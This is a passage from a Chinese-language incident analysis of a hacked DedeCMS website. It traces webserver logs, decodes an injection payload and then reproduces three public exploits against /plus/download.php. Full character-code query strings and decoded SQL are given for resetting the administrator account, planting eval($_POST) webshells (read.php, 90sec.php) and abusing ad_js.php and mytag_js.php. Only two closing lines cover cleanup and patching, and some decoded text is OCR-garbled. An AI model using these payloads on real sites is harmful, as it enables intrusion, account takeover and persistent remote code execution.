172.16.1.12 36.102.228.16 - - [13/Jun/2018:04:30:38 +0800] "GET /robots.txt HTTP/1.1" 404 208↓

```

## 3、关联分析

全局搜索与该IP有关的操作日志：

```

172.16.1.12 180.76.189.3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arr...
172.16.1.12 180.76.189.3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.76.189.3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arr...
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:44 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=..../da...
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:50 +0800] "POST /search.php HTTP/1.1" 404 208↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177↓ ←
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arr...
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=..../da...
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:44 +0800] "POST /search.php HTTP/1.1" 404 208↓

```

在脚本木马生成前，有两条比较可疑的访问日志吸引了我们的注意：

```

172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arr...
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=101&arrs1[]=102&arrs1[]=105&arrs1[]=106&arrs1[]=109&arrs1...
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:44 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=..../da...
172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:50 +0800] "POST /search.php HTTP/1.1" 404 208↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177↓ ←
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arr...
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=..../da...
172.16.1.12 180.76.189.3 - - [13/Jun/2018:04:30:44 +0800] "POST /search.php HTTP/1.1" 404 208↓

```

```
=97&arrs2[] =100&arrs2[] =46&arrs2[] =112&arrs2[] =104&arrs2[] =112&arrs2[] =39&arrs2[] =39&arrs2[] =44&arrs2[] =39&arrs2[] =39&arrs2[] =60&arrs2[] =63&arrs2[] =112&arrs2[] =104&arrs2[] =112&arrs2[] =32&arrs2[] =101&arrs2[] =118&arrs2[] =97&arrs2[] =108&arrs2[] =40&arrs2[] =36&arrs2[] =95&arrs2[] =80&arrs2[] =79&arrs2[] =83&arrs2[] =84&arrs2[] =91&arrs2[] =120&arrs2[] =93&arrs2[] =41&arrs2[] =59&arrs2[] =101&arrs2[] =99&arrs2[] =104&arrs2[] =111&arrs2[] =32&arrs2[] =109&arrs2[] =79&arrs2[] =111&arrs2[] =110&arrs2[] =59&arrs2[] =63&arrs2[] =62&arrs2[] =39&arrs2[] =39&arrs2[] =41&arrs2[] =59&arrs2[] =63&arrs2[] =62&arrs2[] =39&arrs2[] =32&arrs2[] =87&arrs2[] =72&arrs2[] =69&arrs2[] =82&arrs2[] =69&arrs2[] =32&arrs2[] =96&arrs2[] =97&arrs2[] =105&arrs2[] =100&arrs2[] =96&arrs2[] =32&arrs2[] =61&arrs2[] =49&arrs2[] =57&arrs2[] =32&arrs2[] =35 HTTP/1.1" 200 67
```

172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad\_js.php?aid=19 HTTP/1.1" 200 32

对这段POC进行解码，我们发现通过这个poc可以往数据库中插入数据，进一步访问/plus/ad\_js.php?aid=19 即可在plus目录生成read.php脚本文件。

```
var str =
['arrs1']=998arrs1]=102&arrs1[]]=[103&arrs1[]]=958arrs1[]]=[988arrs1[]]=112&arrs1[]]=[114&arrs1[]]=[101&arrs1[]]=102&arrs1[]]=[105&arrs1[]]=1208arrs2[]]=[1098arrs2[]]=1218arrs2[]]=[978arrs2[]]=1008arrs2[]]=[968arrs2[]]=328arrs2[]]=[838arrs2[]]=[698arrs2[]]=[648arrs2[]]=[328arrs2[]]=[968arrs2[]]=1108arrs2[]]=[1118arrs2[]]=[1148arrs2[]]=[1098arrs2[]]=[988arrs2[]]=[1118arrs2[]]=[1008arrs2[]]=4218arrs2[]]=[618arrs2[]]=[328arrs2[]]=[398arrs2[]]=[608arrs2[]]=[638arrs2[]]=[1128arrs2[]]=[1048arrs2[]]=[1128arrs2[]]=[1028arrs2[]]=[1058arrs2[]]=[1088arrs2[]]=[1018arrs2[]]=[1058arrs2[]]=[958arrs2[]]=[1128arrs2[]]=[1178arrs2[]]=[1168arrs2[]]=[11958arrs2[]]=[9-98&arrs2[]]=[1118arrs2[]]=[1108arrs2[]]=[1018arrs2[]]=[1168arrs2[]]=[1158arrs2[]]=[408arrs2[]]=[398arrs2[]]=[598arrs2[]]=[1148arrs2[]]=[1010arrs2[]]=[978arrs2[]]=[1008arrs2[]]=[468arrs2[]]=[1128arrs2[]]=[1128arrs2[]]=[368arrs2[]]=[398arrs2[]]=[398arrs2[]]=[448arrs2[]]=[398arrs2[]]=[398arrs2[]]=[608arrs2[]]=[638arrs2[]]=[1128arrs2[]]=[1048arrs2[]]=[1128arrs2[]]=[328arrs2[]]=[1018arrs2[]]=[1188arrs2[]]=[978arrs2[]]=[1088arrs2[]]=[408arrs2[]]=[958arrs2[]]=[958arrs2[]]=[808arrs2[]]=[798arrs2[]]=[838arrs2[]]=[848arrs2[]]=[918arrs2[]]=[1208arrs2[]]=[938arrs2[]]=[161arrs2[]]=[598arrs2[]]=[1018arrs2[]]=[998arrs2[]]=[1048arrs2[]]=[1118arrs2[]]=[328arrs2[]]=[618arrs2[]]=[498arrs2[]]=[578arrs2[]]=[328arrs2[]]=[35';  
var chars = str.match(/(\d{2,3})/g);  
var result = '';  
for( var i = 0 , len = chars.length; i < len; i ++ ) {  
    var c = String.fromCharCode(chars[i]);  
    result += c;  
}  
console.log(result );  
cfg_dbdprefixmad SET 'normbody' = '<?php file_put_contents('read.php','<?php eval($_POST[x]);echo mOn;?>');?>' WHERE `aid` = 19 #
```

解码后：

```
cfg_dbprefixmyadSETnormbody= '<?php file_put_contents(''read.php'', ''<?php eval($_POST[x]);echo moon;?>'');?>' WHEREaid` =19 #
```

综上，可以推测`/plus/download.php`中可能存在SQL注入漏洞，接下来，收集网上已公开的有以下3种EXP进行漏洞复现。

漏洞复现

## 利用方式一：修改后台管理员

- 1、新建管理员账号test/test123789，可以成功登录网站后台

- 2、构造如下注入SQL语句：

```
cfg_dbprefixadmin SETuserid='spider',pwd='f297a57a5a743894a0e4' where id=19 #
```

修改后台管理员为：用户名spider，密码admin。

( 3 ) 对应的EXP:

```
?  
open=1&arrs1[] = 99 &arrs1[] = 102 &arrs1[] = 103 &arrs1[] = 95 &arrs1[] = 100 &arrs1[] = 98 &arrs1[] =  
112 &arrs1[] = 114 &arrs1[] = 101 &arrs1[] = 102 &arrs1[] = 105 &arrs1[] = 120 &arrs2[] = 97 &arrs2[] = 1  
00 &arrs2[] = 109 &arrs2[] = 105 &arrs2[] = 110 &arrs2[] = 96 &arrs2[] = 32 &arrs2[] = 83 &arrs2[] = 69 &  
rrs2[] = 84 &arrs2[] = 32 &arrs2[] = 96 &arrs2[] = 117 &arrs2[] = 115 &arrs2[] = 101 &arrs2[] = 114 &arrs  
2[] = 105 &arrs2[] = 100 &arrs2[] = 96 &arrs2[] = 61 &arrs2[] = 39 &arrs2[] = 115 &arrs2[] = 112 &arrs2[]  
= 105 &arrs2[] = 100 &arrs2[] = 101 &arrs2[] = 114 &arrs2[] = 39 &arrs2[] = 44 &arrs2[] = 32 &arrs2[] = 96  
&arrs2[] = 112 &arrs2[] = 119 &arrs2[] = 100 &arrs2[] = 96 &arrs2[] = 61 &arrs2[] = 39 &arrs2[] = 102 &  
arrs2[] = 50 &arrs2[] = 57 &arrs2[] = 55 &arrs2[] = 97 &arrs2[] = 53 &arrs2[] = 55 &arrs2[] = 97 &arrs2[] = 5
```

```

3&arrs2[] = 97&arrs2[] = 55&arrs2[] = 52&arrs2[] = 51&arrs2[] = 56&arrs2[] = 57&arrs2[] = 52&arrs2[] = 97&arrs2[] = 48&arrs2[] = 101&arrs2[] = 52&arrs2[] = 39&arrs2[] = 32&arrs2[] = 119&arrs2[] = 10&arrs2[] = 101&arrs2[] = 114&arrs2[] = 101&arrs2[] = 32&arrs2[] = 105&arrs2[] = 100&arrs2[] = 61&arrs2[] = 49&arrs2[] = 57&arrs2[] = 32&arrs2[] = 35

```

执行EXP后，相应后台数据库表变为如下：

The screenshot shows a browser window with a URL containing a complex SQL injection payload. Below the URL, a red arrow points from the browser to a database management system interface. The database table 'dede\_mytag' is displayed, showing user information. A row for 'spider' has been successfully inserted, with the 'username' field set to 'spider' and the 'password' field set to 'admin'. The table also lists other users like 'test' and 'admin'.

userid	pwd	uname	lname
10 test	Tbb+97c1e82c2ab364c7		
10 fjeteng	3c40245e47d86a5e6d0a		
1 lyks	007 de40208897f7fde0		
1 tw	857634ed0a79fb32b38b24		
1 dbb	5a4016-89c511cc0a4v		
1 gh	2e413-6550-0941424f0		
1 rsk	7cf9110c147045100f24		
1 lgs	70741127712c340499f		
1 lab	906-01c2a-67a4064e49e		
1 jik	52-07tcb-0b954a3b3d4		
1 xdk	0c166852317b0f777ca		
1 rwe	a57036-03f1f4d52f82		
1 ywc	c15054-7148936943647		
1 jsk	53807t-430-4124-20749		
10 spider	259147t-5a-a7C994d4v4	test	
4 jyshiping	100042t-3ee40161521a	视频下载用户	
1 shd	de4441+d03e74-8f7332c	设备码	

(4) 因此相应后台登录用户变为spider密码admin

## 利用方式二：通过/plus/mytag\_js.php文件生成一句话木马php

(1) 如：构造如下注入SQL语句：

```

`cfg_dbprefixmytag(aid,expbody,normbody) VALUES(9013,@'{'dede:php}file_put_contents("90sec.php","");
{/dede:php}') # @``
```

(2) 对应的EXP：

```

?
open=1&arrs1[] = 99&arrs1[] = 102&arrs1[] = 103&arrs1[] = 95&arrs1[] = 100&arrs1[] = 98&arrs1[] =
112&arrs1[] = 114&arrs1[] = 101&arrs1[] = 102&arrs1[] = 105&arrs1[] = 120&arrs2[] = 109&arrs2[] =
121&arrs2[] = 116&arrs2[] = 97&arrs2[] = 103&arrs2[] = 96&arrs2[] = 32&arrs2[] = 40&arrs2[] = 97&a
rrs2[] = 105&arrs2[] = 100&arrs2[] = 44&arrs2[] = 101&arrs2[] = 120&arrs2[] = 112&arrs2[] = 98&arr
s2[] = 111&arrs2[] = 100&arrs2[] = 121&arrs2[] = 44&arrs2[] = 110&arrs2[] = 111&arrs2[] = 114&arrs
2[] = 109&arrs2[] = 98&arrs2[] = 111&arrs2[] = 100&arrs2[] = 121&arrs2[] = 41&arrs2[] = 32&arrs2[]
= 86&arrs2[] = 65&arrs2[] = 76&arrs2[] = 85&arrs2[] = 69&arrs2[] = 83&arrs2[] = 40&arrs2[] = 57&arr
s2[] = 48&arrs2[] = 49&arrs2[] = 51&arrs2[] = 44&arrs2[] = 64&arrs2[] = 96&arrs2[] = 92&arrs2[] = 39
&arrs2[] = 96&arrs2[] = 44&arrs2[] = 39&arrs2[] = 123&arrs2[] = 100&arrs2[] = 101&arrs2[] = 100&ar
rs2[] = 101&arrs2[] = 58&arrs2[] = 112&arrs2[] = 104&arrs2[] = 112&arrs2[] = 125&arrs2[] = 102&arr
s2[] = 105&arrs2[] = 108&arrs2[] = 101&arrs2[] = 95&arrs2[] = 112&arrs2[] = 117&arrs2[] = 116&arrs
2[] = 95&arrs2[] = 99&arrs2[] = 111&arrs2[] = 110&arrs2[] = 116&arrs2[] = 101&arrs2[] = 110&arrs2[
] = 116&arrs2[] = 115&arrs2[] = 40&arrs2[] = 39&arrs2[] = 39&arrs2[] = 57&arrs2[] = 48&arrs2[] = 115
&arrs2[] = 101&arrs2[] = 99&arrs2[] = 46&arrs2[] = 112&arrs2[] = 104&arrs2[] = 112&arrs2[] = 39&ar
rs2[] = 39&arrs2[] = 44&arrs2[] = 39&arrs2[] = 39&arrs2[] = 60&arrs2[] = 63&arrs2[] = 112&arrs2[] =
104&arrs2[] = 112&arrs2[] = 32&arrs2[] = 101&arrs2[] = 118&arrs2[] = 97&arrs2[] = 108&arrs2[] = 40
&arrs2[] = 36&arrs2[] = 95&arrs2[] = 80&arrs2[] = 79&arrs2[] = 83&arrs2[] = 84&arrs2[] = 91&arrs2[
] = 103&arrs2[] = 117&arrs2[] = 105&arrs2[] = 103&arrs2[] = 101&arrs2[] = 93&arrs2[] = 41&arrs2[] =
59&arrs2[] = 63&arrs2[] = 62&arrs2[] = 39&arrs2[] = 39&arrs2[] = 41&arrs2[] = 59&arrs2[] = 123&arr
s2[] = 47&arrs2[] = 100&arrs2[] = 101&arrs2[] = 100&arrs2[] = 101&arrs2[] = 58&arrs2[] = 112&arrs2[
] = 104&arrs2[] = 112&arrs2[] = 125&arrs2[] = 39&arrs2[] = 41&arrs2[] = 32&arrs2[] = 35&arrs2[] = 3
2&arrs2[] = 64&arrs2[] = 96&arrs2[] = 92&arrs2[] = 39&arrs2[] = 96

```

(3) 执行EXP后，将向数据库表dede\_mytag中插入一条记录，

信息	结果1	概况	状态
	aid typeid taginstatus normbody expbody		
	9013 0 0 0 {dede:php}file_put_contents('90sec.php','<?php eval(\$_POST[guige]);?>');?>{/dede:php}		(Null)

(4) 执行如下语句，在/plus目录下生成90sec.php一句话木马 [http://www.xxxx.com/plus/mytag\\_js.php?aid=9013](http://www.xxxx.com/plus/mytag_js.php?aid=9013)

### 利用方式三：使/plus/ad\_js.php文件变为一句话木马php

(1) 如：构造如下注入SQL语句：

```
cfg_dbprefixmyadSETnormbody= '<?php file_put_contents('''read.php''',''<?php eval($_POST[x]);echo moon;?>'');?>' WHEREaid =19 #'
```

(2) 对应的EXP：

```
/plus/download.php?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35
```

(3) 执行EXP后，将向数据库表dede\_myad中插入一条记录。

(4) 进一步访问/plus/ad\_js.php?aid=19 即可在plus目录生成read.php脚本文件。

---

如何清除？

1、删除网站目录中的webshell

2、清除dede\_myad、dede\_mytag数据库表中插入的SQL语句，防止再次被调用生成webshell。

如何防御？

网站采用开源CMS搭建，建议及时对官方发布的系统补丁以及内核版本进行升级。